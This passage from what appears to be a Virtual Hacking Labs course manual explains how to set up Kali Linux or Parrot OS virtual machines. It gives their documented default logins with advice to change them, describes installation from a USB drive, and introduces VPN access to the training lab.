
This will open the 'Appliance settings' menu in Virtual Box. Keep all the default settings and then click the 'Import' button to proceed:




Wait for the import process to finish:



When the import process is complete, select the imported VM and click the green 'start' button to boot the VM:



Wait until the machine has booted and log in using the default credentials (root/toor):



Now that you've got Kali Linux up and running all that remains is to change the default credentials and access the lab using the pre-installed VPN client.

VM Default Passwords

With the virtual machine installed and running we can sign in using the default credentials.

For Kali Linux virtual machine:

Username: root
Password: toor

For the Parrot OS VM:

Root user account

Username: root
Password: <sudo with parrot account>

Parrot user account (sudo)

Username: parrot
Password: parrot

Change passwords

Please make sure that you change the default password immediately after the first login to a stronger password (it is never safe to keep the default password). The password for the current user can be changed from the terminal using the following command:

passwd

This command changes the password for the current user. You will be prompted to enter a new password twice. To change the password of a different user, enter the **passwd** command followed by the username as follows:

passwd [username]

You will be prompted to enter the user password and a new password twice.

Installing Kali Linux as a VM

If you prefer, you can also install Kali Linux as a virtual machine instead of using the prepared VHL VM. In this case you will still need a hypervisor installed. You will then need to download an installation ISO or a VMWare/VirtualBox/Hyper-V virtual machine image from the official Kali Linux website. You can find the regular downloads for Kali Linux ISO images using the following link:

<https://www.kali.org/downloads/>

You can also find virtual images for Kali Linux for other hypervisors (VMware, Oracle Virtualbox or Microsoft Hyper-V) here:

<https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>

These virtual machine images are pre-installed and can be booted instantly after downloading and importing into VMware Player/Workstation/Fusion or Virtual Box. If you chose one of these images you can skip to the VPN Access section to install the VPN client.

First you will need to install your chosen hypervisor. VMWare Player Free is available for Windows/Linux operating systems and can be found here:

https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0


An alternative for VMWare Player free is Oracle Virtual Box to run VirtualBox images. Oracle Virtual Box is available for Mac OSX and Linux and can be downloaded here:

<https://www.virtualbox.org/wiki/Downloads>


In the next section we will explain how to install Kali Linux on the VMWare Player hypervisor. The installation process for other hypervisors is very similar: you simply create a virtual machine and boot it using an installation ISO.

Instructions:


After installing VMWare Player, start the application and create a new virtual machine from the Player menu: Player/File/New Virtual Machine:




Browse to and select the downloaded Kali ISO and then click 'Next':




In the 'New Virtual Machine' window that opens you need to specify the type and version of the operating system you want to install. Since Kali Linux is based on Debian Linux we select Linux and Debian 7.x or Debian 7.x 64 bit for the operating version (depending on the version of Kali Linux you downloaded earlier). Click Next to proceed with the Kali Linux installation.




The installer will then ask you for a virtual machine name and a location to which to save the virtual machine image. In the example we've called it 'Debian 7.x 64-bit - Kali Linux'. Then click 'Next'.



In the next window you must specify the maximum disk size of the image and how you want to store the virtual disk; as a single file or in multiple files. For now, keep the default settings for the disk size and choose to store the virtual disk as a single file.



In the next window you can specify the virtual machine settings related to resources and networking options. Click on the 'customize hardware' button to change these settings.



From this point perform the following steps:

- First click on 'memory' in the device section (top left in the illustration) and set the memory to at least 1 GB. If you have a lot of spare memory available you can also set it to 2 GB or more.
- Allocate at least 1 processor core to the virtual machine. Depending on the number of available processor cores on your host system you may want to allocate 2 or 4 cores.
- The next step is to change the network settings from NAT to Bridged mode.

Note: In bridged mode you'll need to set a static IP or receive networking settings over DHCP, otherwise your VM cannot make a connection to the network. If you're unable to manually assign an IP address or your network does not work with DHCP, please use NAT instead of Bridged in the network settings.
- Then click the "Configure Adapters" buttons and select the network interface you want your virtual machine to use. In our example we've selected the Realtek wireless network adapter. Yours may be different.
- Then save the virtual machine settings and click on the finish button.
- Your virtual machine is now ready to continue with the Kali Linux installation procedure.
- To start the installation procedure, select the new virtual machine and click "Play Virtual Machine". The virtual machine will boot into the Kali Linux installation menu.

- Simply follow the instructions to install Kali Linux.

Installing Kali Linux on a dedicated machine using a USB drive


Finally, you can also install Kali Linux on a dedicated machine using a USB drive. Installing Kali Linux, or any other penetration testing distribution, on a dedicated machine has several advantages over a virtual machine such as wireless support and required resources because you don't have to run a host system on top of the virtual machine. As with most Linux operating systems, the hardware requirements for Kali Linux are minimal. You don't need an expensive state of the art machine to run Kali smoothly, although it is true that better hardware will provide better performance.

To install Kali Linux on your dedicated machine using a USB drive you will need to download an installation ISO and install the image on the USB drive. The installation ISO can be downloaded using the following link:

<https://www.kali.org/downloads/>

After the download has finished you can use Win32DiskImager to write the ISO to a formatted USB drive. Win32DiskImager is a free tool that can be downloaded here:

<http://sourceforge.net/projects/win32diskimager/>



Open Win32DiskImager and click the folder icon next to the image file text box and select the Kali Linux image you downloaded. Also specify the USB drive under the device menu that you will use. Finally click the 'Write' button to copy the image file to the USB device. When the writing process has finished you can connect the USB drive to your dedicated machine and boot the system from the USB drive. If this does not happen automatically after rebooting you will have to change the boot options in the BIOS. To access the BIOS on most devices you will need to press F12 as the machine restarts (if F12 does not work, please refer to your computer's handbook). Once you have access to the BIOS menu you will be able to change the boot order of the system to boot from your USB drive the next time you reboot. After rebooting your machine, you will enter the installation menu for Kali Linux.


WARNING: Make sure that you select the right USB drive in the Win32 Disk Image. Selecting the wrong drive may result in data loss.

Follow the instructions to install Kali Linux on your virtual machine.

VPN Access

In this section we'll be looking at how to connect to the Virtual Hacking Labs network. The VHL lab network contains the vulnerable machines for the labs and is accessed over a VPN connection. This means that the VPN client must be installed on your pentesting VM (Kali Linux and Parrot OS).

At this point it is assumed that you have a properly installed and running penetration testing machine. If you are using one of the pre-installed VHL virtual machines then the VPN client is installed by default so you can skip to the section 'Connecting to the Virtual Hacking Labs'. If not, let us look at installing the Forticlient SSL VPN client.



Once you are running the latest version of Kali Linux you will need to install the Forticlient SSL VPN client for Linux to be able to access the online labs. If you're still running an older version of Kali Linux (such as Kali Linux 2016.2 or earlier), we would recommend you to upgrade to a more recent version (2018.1 or later) or to install the OpenfortiVPN client. At the time of writing the standard FortiClient by Fortinet is not 100% compatible with Kali Linux 2016. For Parrot OS the Forticlient SSL VPN client for Linux is fully compatible and the recommended choice to access the labs if you are using Parrot OS. After you have installed the VPN client, we will demonstrate how to connect to the Virtual Hacking Labs over the VPN using the installed client.

Installing the VPN on your own penetration testing distribution

